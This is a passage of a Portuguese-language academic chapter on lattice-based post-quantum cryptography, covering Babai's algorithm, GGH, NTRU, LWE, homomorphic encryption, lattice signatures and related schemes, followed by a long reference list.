A ideia geral do algoritmo de Babai é representar o vetor c na base privada B_{priv}, resolvendo um sistema de n equações lineares. Como $c \in \mathbb{R}^{n \times n}$, para obter um elemento do reticulado $\mathcal{L}$, cada coeficiente $t_i \in \mathbb{R}^n$ é aproximado para o inteiro mais próximo a_i, onde esta operação de arredondamento é denotada por $a_i \leftarrow \lfloor t_i \rceil$. Este procedimento simples funciona bem desde que a base B_{priv} seja suficientemente ortonormal, reduzindo os erros do arredondamento.




Figura 2.21. CVP com base ruim

Uma forma de atacar o criptossistema GGH é tentar melhorar a base B_{pub}, ou seja, tornar seus vetores menores e mais ortogonais. Em dimensão 2 o problema pode ser facilmente resolvido usando o algoritmo de Gauss (algoritmo 2.5.1). Para dimensões grandes o problema é considerado difícil, mas em 1982 houve grande avanço, com a publicação do algoritmo LLL [Lenstra et al. 1982]. Sendo assim, os parâmetros do criptossistema devem ser projetados para que o algoritmo LLL não possa ser usado para resolver o problema CVP.

2.5.3.2. NTRU

O criptossistema NTRU [Hoffstein et al. 1998] é construído sobre aneis polinomiais, mas também pode ser definido com base em reticulados, isto porque o problema

Algoritmo 2.5.4 Algoritmo de Babai

Entrada: o reticulado $\mathcal{L}$ de dimensão n; o vetor $c_{B_{\text{pub}}} = (c_1, ..., c_n)$, onde $c_i \in \mathbb{R}$; e uma base $B_{\text{priv}} = (s_1, ..., s_n)$, suficientemente ortonormal.

Saída: o vetor $m \in \mathcal{L}$ que resolve o problema CVP com relação a c e $\mathcal{L}$.

Resolva um sistema de n equações, $c = t_1 s_1 + ... + t_n s_n$, nas variavéis t_i, onde $1 \leq i \leq n$.

para $i = 0$ até $i = n$ **faça**

$a_i \leftarrow \lfloor t_i \rceil$

retorne $m \leftarrow a_1 s_1 + ... a_n s_n$

subjacente pode ser interpretado como sendo o SVP e o CVP. Desta maneira, a solução de algum desses problemas representaria um ataque ao criptossistema, de modo que os parâmetros devem ser ajustados para que o algoritmo LLL não possa se usado para este fim.

O criptossistema utiliza os seguintes aneis polinomiais: $R = \mathbb{Z}[x]/(x^N - 1)$, $R_p = (\mathbb{Z}/p\mathbb{Z})[x]/(x^N - 1)$ e $R_q = (\mathbb{Z}/q\mathbb{Z})[x]/(x^N - 1)$, onde N, p, q são inteiros positivos.

Definição 18. *Dados os inteiros positivos d_1 e d_2, define-se $\mathcal{T}(d_1, d_2)$ como sendo a classe de polinômios tais que existam d_1 coeficientes iguais a 1, d_2 coeficientes iguais a -1 e o restante dos coeficientes iguais a zero. Estes polinômios são denominados* polinômios ternários.

Os parâmetros públicos são dados por (N, p, q, d), onde N e p são primos, $(p, q) = (N, q) = 1$ e $q > (6d + 1)p$. A chave privada corresponde aos polinômios $f(x) \in \mathcal{T}(d + 1, d)$ e $g(x) \in \mathcal{T}(d, d)$. A chave pública é o polinômio $h(x) \equiv F_q(x).g(x)$, onde $F_q(x)$ é o inverso multiplicativo de $f(x)$ em R_q.

Dada uma mensagem $m(x) \in R$, cujos coeficientes estejam no intervalo entre $-p/2$ e $p/2$, escolhe-se aleatoriamente $r(x)$ e calcula-se o texto encriptado $e(x) \equiv ph(x).r(x) + m(x) \pmod{q}$.

Para decriptar, primeiramente calcula-se a função $a(x) \equiv f(x).e(x) \pmod{q}$, de tal modo que os coeficientes estejam entre $-q/2$ e $q/2$, para então obter novamente a mensagem $m(x)$, tal que $m(x) \equiv F_p(x).a(x) \pmod{p}$.

- GerarChaves. Escolhe-se $f \in \mathcal{T}(d + 1, d)$ tal que f possua inversa em R_q R_p. Escolhe-se também $g \in \mathcal{T}(d, d)$. CalculeF_q como sendo o elemento inverso de f em R_q e, analogamente, F_p o elemento inverso de f em R_p. A chave pública é dada por $h = F_q.g$.

- Encriptar. Dado o texto claro $m \in R_p$, escolhe-se aleatoriamente $r \in \mathcal{T}(d, d)$ e calcule $e \equiv pr.h + m \pmod{q}$, onde h é a chave pública do destinatário.

- Decriptar. Calcule $a = \lfloor f.e \equiv pg.r + f.m \rceil_q$. Finalmente, a mensagem pode ser obtida pelo cálculo $m \equiv F_p.a \pmod{p}$.

2.5.3.3. Encriptação baseada no problema LWE (Learning with Errors)

Assim como o GGH, o NTRU não possui demonstração de segurança. Nesta seção será apresentado o criptossistema baseado no problema LWE, que é uma proposta eficiente e que possui demonstração de segurança com base no pior caso de problemas em reticulados [Regev 2010]. Esta demonstração é uma redução quântica, isto é, mostra que uma vulnerabilidade do criptossistema implica em um algoritmo quântico para resolver problemas em reticulados. Em 2009, Peikert mostrou uma redução clássica na demonstração de segurança do problema LWE [Peikert 2009].

Definição 19. *O problema LWE consiste em encontrar o vetor $s \in \mathbb{Z}_q^n$, dadas as equações $\langle s, a_i \rangle + e_i = b_i \pmod{q}$, para $1 \leq i \leq n$. Os valores e_i são pequenos erros que são inseridos, de acordo com uma distribuição $\mathcal{D}$, geralmente tomada como sendo a distribuição normal.*

Em 2010, Lyubaskevsky, Peikert e Regev usaram aneis polinomiais para definir o esquema RLWE [Lyubashevsky et al. 2010]. Seja $f(x) = x^d + 1$, onde d é uma potência de 2. Dado um inteiro q e um elemento $s \in R_q = \mathbb{Z}_q[x]/f(x)$, o *problema LWE em anel* sobre R_q, com relação a uma distribuição $\mathcal{D}$, é definido equivalentemente, ou seja, é preciso encontrar s que satisfazendo as equações $s.a_i + e_i = b_i \pmod{R_q}$, para $1 \leq i \leq n$, onde a_i e b_i são elementos de R_q e a redução modular em R_q é o mesmo que reduzir o polinômio resultante módulo $f(x)$ e seus coeficientes módulo q. Assim, o criptossistema baseado no problema LWE pode ser construído da seguinte maneira:

- GerarChaves. Escolhe-se aleatoriamente $a \in R_q$ e utiliza-se a distribuição $\mathcal{D}$ para gerar s e e em R. A chave priva é dada por s, enquanto a chave pública é dada por $(a, b = a.s + e)$.
- Encriptar. Para encriptar d bits, é possível interpretar esses bits como coeficientes de um polinômio em R. O algoritmo de encriptação então escolhe $r, e_1, e_2 \in R$, usando a mesma distribuição $\mathcal{D}$ e calcula (u, v) da seguinte maneira:

$$\begin{aligned} u &= a.r + e_1 \pmod{q}, \\ v &= b.r + e_2 + \lfloor q/2 \rfloor .z \pmod{q}. \end{aligned}$$

- Decriptar. Por sua vez, o algoritmo de decriptação calcula

$$v - u.s = (r.e - s.e_1 + e_2) + \lfloor q/2 \rfloor .z \pmod{q}.$$

De acordo com a escolha de parâmetros, temos que $(r.e - s.e_1 + e_2)$ tem tamanho no máximo $q/4$, de modo que os bits do texto claro podem ser calculados verificando cada coeficiente do resultado obtido. Se o coeficiente for mais próximo de 0 que de $q/2$, então o bit correspondente é 0, caso contrário é 1.

Alguns conceitos desta seção, como por exemplo o uso do polinômio ciclotômico $f(x)$ e a distribuição gaussiana $\mathcal{D}$, foram recentemente incorporados ao esquema NTRU, permitindo com isso obter um esquema semanticamente seguro e eficiente para encriptação baseada em reticulados [Stehlé e Steinfeld 2011], cujas chaves pública e privada e algoritmos de encriptação e decriptação têm complexidade $\tilde{O}(\lambda)$, onde λ é o parâmetro de segurança.

2.5.3.4. Encriptação homomórfica

Recentemente, Gentry propôs a construção de um esquema de encriptação completamente homomórfica [Gentry 2009], resolvendo assim um problema que estava em

aberto desde 1978, quando Rivest, Adleman e Dertouzos conjecturaram a existência de homomorfismos secretos [Morais e Dahab 2012], onde a função de encriptação também é um homomorfismo algébrico. Em outras palavras, é possível somar e multiplicar textos encriptados, de modo que, ao decriptá-los, obtêm-se o resultados das mesmas operações, realizadas com o texto claro correspondente.

Se o espaço de texto claro for dado por $\{0,1\}$, então a soma de bits é equivalente a uma disjunção exclusiva lógica, enquanto a multiplicação é equivalente a uma conjunção lógica. Portanto, é possível computar qualquer circuito booleano sobre dados encriptados, o que permite a construção de máquinas de Turing, sendo assim possível executar homomorficamente qualquer algoritmo com argumentos encriptados, gerando uma saída encriptada.

Utilizando a encriptação homomórfica é possível delegar a computação de algoritmos a um servidor, mantendo o sigilo dos dados de entrada. Isto é interessante para a computação em nuvem, permitindo a construção de aplicações como por exemplo banco de dados encriptado, encriptação de disco, mecanismos de busca sobre consultas encriptadas, etc.

Brakerski propôs o uso do problema LWE para construção de encriptação completamente homomórfica [Brakerski e Vaikuntanathan 2011], reduzindo a complexidade dos algoritmos, realizando cada operação homomórfica em tempo polilogarítmico. Brakerski utilizou uma nova maneira para gerenciar o crescimento do ruído, tornando possível a realização de uma quantidade maior de multiplicações. Em especial, ele propôs um algoritmo para redução de módulo, implicitamente reduzindo a taxa de crecimento do ruído. Outro algoritmo proposto, a redução de dimensão, permitiu substituir o algoritmo de autoinicialização por um novo método, com parâmetros públicos menores. Todavia, mesmo considerando as otimizações propostas recentemente, a encriptação completamente homomórfica ainda não é prática o suficiente.

2.5.4. Assinatura digital

Os criptossistemas GGH e NTRU podem ser transformados para construir esquemas de assinatura digital [Bernstein et al. 2008a]. Todavia, tais propostas não possuem demonstração de segurança e, de fato, existem ataques que permitem recuperar a chave privada dada uma quantidade suficientemente grande de pares de mensagem e assinatura [Nguyen e Regev 2006].

Em 2007, Gentry, Peikert e Vaikuntanathan [Gentry et al. 2008] criaram um novo tipo de função alçapão, f, com uma propriedade extra: um algoritmo eficiente que, com auxílio do alçapão, retorna elementos da pré-imagem de f (*preimage sampling*). Para isso, é usada uma composição de distribuições normais para obter um ponto próximo a um elemento do reticulado. Esta distruição normal tem desvio padrão maior que o vetor de norma máxima da base do reticulado, fazendo com que a redução pelo paralelepípedo fundamental tenha distribuição indistinguível da uniforme. Além disso, esta construção não revela a geometria da base do reticulado, já que a distribuição normal é esférica. Dada uma mensagem m e uma função de hash H que mapeia textos claros em um elemento pertencente a imagem de f, calcula-se o ponto $y = H(m)$. A assinatura é dada por $\delta = f^{-1}(y)$. Para verificar se a assinatura é válida, basta calcular $f(\delta) = H(m)$. Este tipo de construção

foi proposta por Bellare e Hogaway [Bellare e Rogaway 1995], usando funções permutação com alçapão (*trapdoor permutations*) e modelando H como um orácula aleatório. Assim, é obtido um esquema para assinatura digital com inforjabilidade existencial sobre ataques adaptativos de texto claro escolhido. Para contruir f, a distribuição normal é usada para gerar um ruído e, de maneira que $f(e) = y$, onde $y = v + e$, para um ponto v escolhido uniformemente no reticulado. Assim, a construção é amparada por uma redução de segurança com base no pior caso de problemas em reticulados.

Em linhas gerais, a criptografia baseada em reticulados é construída usando duas funções: $f_A(x) = Ax \pmod q$ - esquema de Ajtai - e $g_A(s,e) = A^T s + e$ - problema LWE - onde a primeira é uma função sobrejetiva e a segunda é uma função injetiva. Em 2012, Micciancio e Peikert [Micciancio e Peikert 2012] mostraram uma forma mais simples, segura e eficiente de inverter g_A e amostrar na pré-imagem de f_A, permitindo a construção de um esquema de assinatura digital mais eficiente. Nesta proposta, o processo de composição das distribuições normais passou a permitir paralelismo (no trabalho de Gentry, Peikert e Vaikuntanathan [Gentry et al. 2008], e trabalhos subsequentes [Stehlé e Steinfeld 2011], esta era uma operação inerentemente sequencial), levando a um ganho concreto considerável. As melhorias descritas neste trabalho podem ser aproveitadas em todas as aplicações que têm como base a inversão da função g_A ou a amostragem na pré-imagem de f_A, portanto, não apenas é importante para assinaturas digitais, como também para construção de encriptação segura no modelo de ataque adaptativo de texto encriptado escolhido (*CCA-secure*).

2.5.5. Outras aplicações

A criptografia baseada em reticulados não apenas é interessante porque resiste a ataques quânticos, mas também porque tem se mostrado uma alternativa flexível para a construção de criptossistemas. Em especial, o problema LWE sobre aneis polinomiais tem se tornado cada vez mais importante, tendo em vista a construção de funções alçapão mais fortes, permitindo uma escolha de parâmetros melhor tanto para segurança quanto para a performance [Micciancio e Peikert 2012].

Gentry [Gentry 2013] faz uma análise sobre quão flexível a criptografia pode ser, levando em consideração não somente a construção de encriptação completamente homomórfica, que permite a computação sobre dados encriptados, como também a questão do controle de acesso. Assim, a criptografia baseada em reticulados parece ser, de acordo com Gentry, uma alternativa viável para explorar os limites da criptomania. Dentre outras aplicações, é possível destacar o seguinte:

- **mapas multilineares**. Emparelhamentos bilineares podem ser utilizados em diferentes contextos, como por exemplo em criptografia baseada em identidades. A generalização do conceito, chamada de mapas multilineares, é bastante útil e, apesar de não haver nenhum esquema proposto por um período, diversas aplicações foram vislumbradas. Utilizando a ideia de ruído, também usada na encriptação homomórfica, Garg, Gentry e Halevi concretizaram a construção de mapas multilineares [Garg et al. 2013a];

- **criptografia baseada em identidades**. Por algum tempo, a única forma de cons-

truir criptografia baseada em identidades era com o uso de emparelhamentos bilineares. Utilizando reticulados, diversas propostas foram feitas [Boneh et al. 2007, Gentry et al. 2008], usando para isso um esquema dual, $\mathcal{E} = \{\text{DualKeyGen}, \text{DualEnc}, \text{DualDec}\}$, em relação ao esquema descrito na seção 2.5.3.3. Especificamente, DualKeyGen calcula a chave privada como sendo o erro e, escolhido pela distribuição normal, enquanto a chave pública é dada por $u = f_A(e)$. Para encriptar um bit b, o algoritmo DualEnc escolhe aleatoriamente s, escolhe x e e' de acordo com a distribuição normal e calcula $c_1 = g_A(s, e)$ e $c_2 = u^T s + e' + b.\lfloor q/2 \rfloor$. O texto encriptado é $\langle c_1, c_2 \rangle$. Por fim, DualDec calcula $b = c_2 - e^T c_1$. Com isso, dada uma função de hash H, modelada como um oráculo aleatório, mapeando identidades em chaves públicas do criptossistema dual, o esquema de encriptação baseada em identidades é construído da seguinte maneira:

  - Configurar. Escolhe-se a chave pública do sistema $A \in \mathbb{Z}_q^{n \times m}$ e a chave mestra como sendo o alçapão s, de acordo com a descrição da seção 2.5.4;
  - Extrair. Dada uma identidade id, calcula-se $u = H(\text{id})$ e a chave de decriptação $e = f^{-1}(u)$, usando o algoritmo de amostragem de pré-imagem com o alçapão s;
  - Encriptar. Dado um bit b, retorne $\langle c_1, c_2 \rangle = \text{DualEnc}(u, b)$;
  - Decriptar. Retorne $\text{DualDec}(e, \langle c_1, c_2 \rangle)$.

- **encriptação funcional**. A encriptação funcional é uma nova forma de encarar a criptografia, abrindo caminho para novas funcionalidades [Lewko et al. 2010]. Neste sistema, uma função pública $f(x, y)$ determina o que um usuário com o conhecimento da chave y pode inferir sobre um texto encriptado, denotado por c_x, de acordo com o parâmetro x. Neste modelo, quem encripta uma mensagem m pode, previamente, escolher que tipo de informação é obtida após a decriptação. Além disso, uma entidade de confiança é responsável por gerar uma chave s_y, que pode ser utilizada para decriptar c_x, obtendo como retorno $f(x, y)$, sem necessariamente revelar informação a respeito de m. Com esta abordagem, é possível definir a criptografia baseada em identidades como um caso especial da encriptação funcional, onde $x = (m, \text{id})$ e $f(x, y) = m$ se e e somente se $y = \text{id}$. Em um trabalho recente [Garg et al. 2013b], foi proposto um esquema de encriptação funcional com base em reticulados, capaz de lidar com qualquer circuito booleano de tamanho polinomial;

- **encriptação baseada em atributos**. Este é um caso especial da encriptação funcional, onde $x = (m, \phi)$ e $f(x, y) = m$ se e somente se $\phi(y) = 1$. Isto é, a decriptação funciona desde que y, os atributos de quem decripta a mensagem, satisfaça o predicado ϕ, de modo que aquele que a encripta pode determinar uma política de acesso (predicado ϕ) para o criptossistema. Existem propostas para realizar este tipo de operação com base no problema LWE [Sahai e Waters 2012] e a construção de mapas multilineares, citada acima, foi utilizada por Sahai e Waters [Gentry et al. 2013] para propor um esquema de encriptação baseada em atributos para qualquer circuito booleano, mostrando mais uma vez a versatilidade da criptografia baseada em reticulados;

- **ofuscação**. Existem resultados negativos que mostram que a ofuscação de código é impossível em um determinado modelo de segurança. Porém, pode-se realizar a ofuscação da melhor maneira possível, levando ao conceito de *indistinguibilidade de ofuscação* (*indistinguishability obfuscation*). O problema LWE foi utilizado para construir este tipo de primitiva [Garg et al. 2013b], que é uma parte da construção de encriptação funcional. Tais construções, portanto, apesar de versáteis, são resultados com uma importância maior pela contribuição teórica do que pela praticidade das aplicações.

Referências

[Ajtai 1996] Ajtai, M. (1996). Generating hard instances of lattice problems (extended abstract). In *Proceedings of the twenty-eighth annual ACM symposium on Theory of computing*, STOC '96, pages 99–108, New York, NY, USA. ACM.

[Alabbadi e Wicker 1994] Alabbadi, M. e Wicker, S. B. (1994). A digital signature scheme based on linear error-correcting block codes. In *Proc. 4th International Advances in Cryptology Conference – ASIACRYPT '94*, pages 238–348.

[Babai 1986] Babai, L. (1986). On lovász lattice reduction and the nearest lattice point problem. *Combinatorica*, (6).

[Baldi e Chiaraluce 2007] Baldi, M. e Chiaraluce, F. (2007). Cryptanalysis of a new instance of McEliece cryptosystem based on QC-LDPC code. In *IEEE International Symposium on Information Theory – ISIT 2007*, pages 2591–2595, Nice, France. IEEE.

[Baldi et al. 2008] Baldi, M., Chiaraluce, F., e Bodrato, M. (2008). A new analysis of the McEliece cryptosystem based on QC-LDPC codes. In *Security and Cryptography for Networks – SCN 2008*, volume 5229 of *Lecture Notes in Computer Science*, pages 246–262, Amalfi, Italia. Springer.

[Barbulescu et al. 2013] Barbulescu, R., Gaudry, P., Joux, A., e Thomé, E. (2013). A quasi-polynomial algorithm for discrete logarithm in finite fields of small characteristic. HAL-INRIA technical report, `http://hal.inria.fr/hal-00835446/`.

[Bellare e Goldwasser 1994] Bellare, M. e Goldwasser, S. (1994). The complexity of decision versus search. *SIAM Journal on Computing*, 23:97–119.

[Bellare e Rogaway 1995] Bellare, M. e Rogaway, P. (1995). Random oracles are practical: A paradigm for designing efficient protocols.

[Berger et al. 2009] Berger, T. P., Cayrel, P.-L., Gaborit, P., e Otmani, A. (2009). Reducing key length of the McEliece cryptosystem. In *Progress in Cryptology – Africacrypt 2009*, Lecture Notes in Computer Science, pages 77–97, Gammarth, Tunisia. Springer.

[Berlekamp et al. 1978] Berlekamp, E., McEliece, R., e van Tilborg, H. (1978). On the inherent intractability of certain coding problems. *IEEE Transactions on Information Theory*, 24(3):384–386.

[Bernstein et al. 2011] Bernstein, D., Lange, T., e Peters, C. (2011). Smaller decoding exponents: ball-collision decoding. In *Advances in Cryptology – Crypto 2011*, volume 6841 of *Lecture Notes in Computer Science*, pages 743–760, Santa Barbara, USA. Springer.

[Bernstein 2011] Bernstein, D. J. (2011). List decoding for binary Goppa codes. In *Coding and cryptology—third international workshop, IWCC 2011*, Lecture Notes in Computer Science, pages 62–80, Qingdao, China. Springer.

[Bernstein et al. 2008a] Bernstein, D. J., Buchmann, J., e Dahmen, E. (2008a). *Post-Quantum Cryptography*. Springer, Heidelberg, Deutschland.

[Bernstein et al. 2008b] Bernstein, D. J., Lange, T., e Peters, C. (2008b). Attacking and defending the McEliece cryptosystem. In *Post-Quantum Cryptography Workshop – PQCrypto 2008*, volume 5299 of *Lecture Notes in Computer Science*, pages 31–46. Springer. `http://www.springerlink.com/content/68v69185x478p53g`.

[Bernstein et al. 2010] Bernstein, D. J., Lange, T., e Peters, C. (2010). Wild McEliece. In *Selected Areas in Cryptography – SAC 2010*, volume 6544 of *Lecture Notes in Computer Science*, pages 143–158, Waterloo, Canada. Springer.

[Bertoni et al. 2007] Bertoni, G., Daemen, J., Peeters, M., e Assche, G. V. (2007). Sponge functions. ECRYPT Hash Workshop 2007. Also available as public comment to NIST from `http://www.csrc.nist.gov/pki/HashWorkshop/Public_Comments/2007_May.html`.

[Boneh et al. 2007] Boneh, D., Gentry, C., e Hamburg, M. (2007). Space-efficient identity based encryption without pairings. In *FOCS*, pages 647–657.

[Braeken et al. 2005] Braeken, A., Wolf, C., e Preneel, B. (2005). A study of the security of unbalanced oil and vinegar signature schemes. In *Topics in Cryptology – CT-RSA 2005*, volume 3376 of *Lecture Notes in Computer Science*, pages 29–43. Springer.

[Brakerski e Vaikuntanathan 2011] Brakerski, Z. e Vaikuntanathan, V. (2011). Efficient fully homomorphic encryption from (standard) lwe. *Electronic Colloquium on Computational Complexity (ECCC)*, 18:109.

[Buchmann et al. 2006] Buchmann, J., Coronado, C., Dahmen, E., Döring, M., e Klintsevich, E. (2006). CMSS– an improved merkle signature scheme. In *Progress in Cryptology – INDOCRYPT 2006, LNCS 4329*, pages 349–363. Springe-Verlag.

[Buchmann et al. 2011a] Buchmann, J., Dahmen, E., Ereth, S., Hülsing, A., e Rückert, M. (2011a). On the security of the winternitz one-time signature scheme. In *German Research*, pages 1–17.

[Buchmann et al. 2011b] Buchmann, J., Dahmen, E., e Hülsing, A. (2011b). XMSS-a practical secure signature scheme based on minimal security assumptions. In *Cryptology ePrint Archive - Report 2011/484*. ePrint.

[Buchmann et al. 2007] Buchmann, J., Dahmen, E., Klintsevich, E., Okeya, K., e Vuillaume, C. (2007). Merkle signatures with virtually unlimited signature capacity. In *Applied Cryptography and Network Security - ACNS 2007, LNCS 4521*, pages 31–45. Springer.

[Buchmann et al. 2008] Buchmann, J., Dahmen, E., e Schneider, M. (2008). Merkle tree traversal revisited. In *Proceedings of the 2nd International Workshop on Post-Quantum Cryptography*, pages 63–78. Springer-Verlag.

[Contini et al. 2005] Contini, S., Lenstra, A. K., e Steinfeld, R. (2005). VSH, an Efficient and Provable Collision Resistant Hash Function. Cryptology ePrint Archive, Report 2005/193. `http://eprint.iacr.org/`.

[Courtois et al. 2001] Courtois, N., Finiasz, M., e Sendrier, N. (2001). How to achieve a McEliece-based digital signature scheme. In *Advances in Cryptology – Asiacrypt 2001*, volume 2248 of *Lecture Notes in Computer Science*, pages 157–174, Gold Coast, Australia. Springer.

[Courtois et al. 2002] Courtois, N., Goubin, L., Meier, W., daniel Tacier, J., e Lab, C. C. (2002). Solving underdefined systems of multivariate quadratic equations. In *Proceedings of Public Key Cryptography 2002, LNCS 2274*, pages 211–227. Springer-Verlag.

[Ding e Schmidt 2005] Ding, J. e Schmidt, D. (2005). Rainbow, a new multivariable polynomial signature scheme. In *International Conference on Applied Cryptography and Network Security – ACNS 2005*, volume 3531 of *Lecture Notes in Computer Science*, pages 164–175. Springer.

[Dods et al. 2005a] Dods, C., Smart, N., e Stam, M. (2005a). Hash based digital signature schemes. In *Cryptography and Coding*, pages 96–115. Springer Verlag LNCS 3796.

[Dods et al. 2005b] Dods, C., Smart, N., e Stam, M. (2005b). Hash-based digital signature schemes. In *In Cryptography and Coding, LNCS 3796*, pages 96–115. Springer.

[Faugère et al. 2010] Faugère, J.-C., Otmani, A., Perret, L., e Tillich, J.-P. (2010). Algebraic cryptanalysis of McEliece variants with compact keys. In *Advances in Cryptology – Eurocrypt 2010*, volume 6110 of *Lecture Notes in Computer Science*, pages 279–298, Nice, France. Springer.

[Gaborit 2005] Gaborit, P. (2005). Shorter keys for code based cryptography. In *International Workshop on Coding and Cryptography – WCC 2005*, pages 81–91, Bergen, Norway. ACM Press.

[Gallager 1963] Gallager, R. G. (1963). Low-density parity-check codes.

[Garey e Johnson 1979] Garey, M. R. e Johnson, D. S. (1979). *Computers and Intractability – A Guide to the Theory of NP-Completeness*. W.H. Freeman and Company.

[Garg et al. 2013a] Garg, S., Gentry, C., e Halevi, S. (2013a). Candidate multilinear maps from ideal lattices. In *EUROCRYPT*, pages 1–17.

[Garg et al. 2013b] Garg, S., Gentry, C., Halevi, S., Raykova, M., Sahai, A., e Waters, B. (2013b). Candidate indistinguishability obfuscation and functional encryption for all circuits. *IACR Cryptology ePrint Archive*, 2013:451.

[Gentry 2009] Gentry, C. (2009). *A fully homomorphic encryption scheme*. PhD thesis, Stanford University. `crypto.stanford.edu/craig`.

[Gentry 2013] Gentry, C. (2013). Encrypted messages from the heights of cryptomania. In *TCC*, pages 120–121.

[Gentry et al. 2008] Gentry, C., Peikert, C., e Vaikuntanathan, V. (2008). Trapdoors for hard lattices and new cryptographic constructions. In *Proceedings of the 40th annual ACM symposium on Theory of computing*, STOC '08, pages 197–206, New York, NY, USA. ACM.

[Gentry et al. 2013] Gentry, C., Sahai, A., e Waters, B. (2013). Homomorphic encryption from learning with errors: Conceptually-simpler, asymptotically-faster, attribute-based. In *CRYPTO (1)*, pages 75–92.

[Gibson 1996] Gibson, J. K. (1996). The security of the Gabidulin public key cryptosystem. In *Advances in Cryptology – Eurocrypt 1996*, volume 1070 of *Lecture Notes in Computer Science*, pages 212–223, Zaragoza, Spain. Springer.

[Goldreich et al. 1997] Goldreich, O., Goldwasser, S., e Halevi, S. (1997). Public-key cryptosystems from lattice reduction problems. In *Advances in Cryptology—CRYPTO '97*, Lecture Notes in Computer Science, pages 112–131. Springer-Verlag.

[Goppa 1970] Goppa, V. D. (1970). A new class of linear error correcting codes. *Problemy Peredachi Informatsii*, 6:24–30.

[Hoffstein et al. 1998] Hoffstein, J., Pipher, J., e Silverman, J. H. (1998). Ntru: A ring-based public key cryptosystem. In *Lecture Notes in Computer Science*, pages 267–288. Springer-Verlag.

[Huffman e Pless 2003] Huffman, W. e Pless, V. (2003). *Fundamentals of Error-Correcting Codes*. Cambridge University Press.

[J. Buchmann e Szydlo 2008] J. Buchmann, E. D. e Szydlo, M. (2008). Hash-based digital signature schemes. In *Post-Quantum Cryptography*, pages 35–92. Springer.

[Kipnis et al. 1999] Kipnis, A., Patarin, J., e Goubin, L. (1999). Unbalanced oil and vinegar signature schemes. In Stern, J., editor, *In Advances in Cryptology – EUROCRYPT 1999*, volume 1592 of *Lecture Notes in Computer Science*, pages 206–222. Springer.

[Kipnis et al. 2003] Kipnis, A., Patarin, J., e Goubin, L. (2003). Unbalanced oil and vinegar signature schemes – extended version.

[Kipnis e Shamir 1998] Kipnis, A. e Shamir, A. (1998). Cryptanalysis of the oil and vinegar signature scheme. In Krawczyk, H., editor, *Advances in Cryptology – Crypto 1998*, volume 1462 of *Lecture Notes in Computer Science*, pages 257–266. Springer.

[Lamport 1979] Lamport, L. (1979). Constructing digital signatures from a one way function. In *SRI International*. CSL-98.

[Lenstra et al. 1982] Lenstra, A. K., Lenstra, H. W., e Lovász, L. (1982). Factoring polynomials with rational coefficients. *Mathematische Annalen*, 261(4):515–534.

[Lewko et al. 2010] Lewko, A., Okamoto, T., Sahai, A., Takashima, K., e Waters, B. (2010). Fully secure functional encryption: Attribute-based encryption and (hierarchical) inner product encryption. In Gilbert, H., editor, *Advances in Cryptology – EUROCRYPT 2010*, volume 6110 of *Lecture Notes in Computer Science*, pages 62–91. Springer Berlin Heidelberg.

[Lyubashevsky et al. 2010] Lyubashevsky, V., Peikert, C., e Regev, O. (2010). On ideal lattices and learning with errors over rings. *Advances in Cryptology EUROCRYPT 2010*, 6110/2010(015848):1?23.

[MacWilliams e Sloane 1977] MacWilliams, F. J. e Sloane, N. J. A. (1977). *The theory of error-correcting codes*, volume 16. North-Holland Mathematical Library, Amsterdam, The Netherlands.

[Matyas et al. 1985] Matyas, S., Meyer, C., e Oseas, J. (1985). Generating strong one-way functions with cryptographic algorithm. IBM Techn. Disclosure Bull.

[McEliece 1978] McEliece, R. (1978). A public-key cryptosystem based on algebraic coding theory. The Deep Space Network Progress Report, DSN PR 42–44. `http://ipnpr.jpl.nasa.gov/progressreport2/42-44/44N.PDF`. Acesso em: 18 de outubro de 2013.

[Merkle 1987] Merkle, R. (1987). A digital signature based on a conventional encryption function. In *Proceedings of Crypto '87*, pages 369–378. Springer.

[Merkle 1979] Merkle, R. C. (1979). *Secrecy, Authentication, and Public Key Systems*. Stanford Ph.D. thesis.

[Micciancio e Peikert 2012] Micciancio, D. e Peikert, C. (2012). Trapdoors for lattices: Simpler, tighter, faster, smaller. In Pointcheval, D. e Johansson, T., editors, *Advances in Cryptology – EUROCRYPT 2012*, volume 7237 of *Lecture Notes in Computer Science*, pages 700–718. Springer Berlin Heidelberg.

[Miller 1986] Miller, V. S. (1986). Use of elliptic curves in cryptography. In *Advances in Cryptology — Crypto '85*, pages 417–426, New York. Springer-Verlag.

[Misoczki et al. 2012] Misoczki, R., Sendrier, N., Tilllich, J.-P., e Barreto, P. S. L. M. (2012). MDPC-McEliece: New McEliece variants from moderate density parity-check codes. Cryptology ePrint Archive, Report 2012/409. `http://eprint.iacr.org/2012/409`.

[Monico et al. 2000] Monico, C., Rosenthal, J., e Shokrollahi, A. (2000). Using low density parity check codes in the McEliece cryptosystem. In *IEEE International Symposium on Information Theory – ISIT 2000*, page 215, Sorrento, Italy. IEEE.

[Morais e Dahab 2012] Morais, E. M. e Dahab, R. (2012). Encriptação homomórfica. SBSeg.

[Nguyen e Regev 2006] Nguyen, P. e Regev, O. (2006). Learning a parallelepiped: Cryptanalysis of ggh and ntru signatures. In Vaudenay, S., editor, *Advances in Cryptology - EUROCRYPT 2006*, volume 4004 of *Lecture Notes in Computer Science*, pages 271–288. Springer Berlin Heidelberg.

[Niederreiter 1986] Niederreiter, H. (1986). Knapsack-type cryptosystems and algebraic coding theory. *Problems of Control and Information Theory*, 15(2):159–166.

[NIST 2007] NIST (2007). Digital Signature Standard (DSS). FIPS PUB-186-2, http://csrc.nist.gov/publications/fips.

[Oliveira e López 2013] Oliveira, A. K. D. S. e López, J. (2013). Implementação em software do esquema de assinatura digital de merkle e suas variantes. SBSeg.

[Otmani et al. 2010] Otmani, A., Tillich, J.-P., e Dallot, L. (2010). Cryptanalysis of two McEliece cryptosystems based on quasi-cyclic codes. *Mathematics in Computer Science*, 3(2):129–140.

[Patarin 1996] Patarin, J. (1996). Hidden fields equations (hfe) and isomorphisms of polynomials (ip): Two new families of asymmetric algorithms. In Maurer, U., editor, *Advances in Cryptology – EUROCRYPT '96*, volume 1070 of *Lecture Notes in Computer Science*, pages 33–48. Springer Berlin Heidelberg.

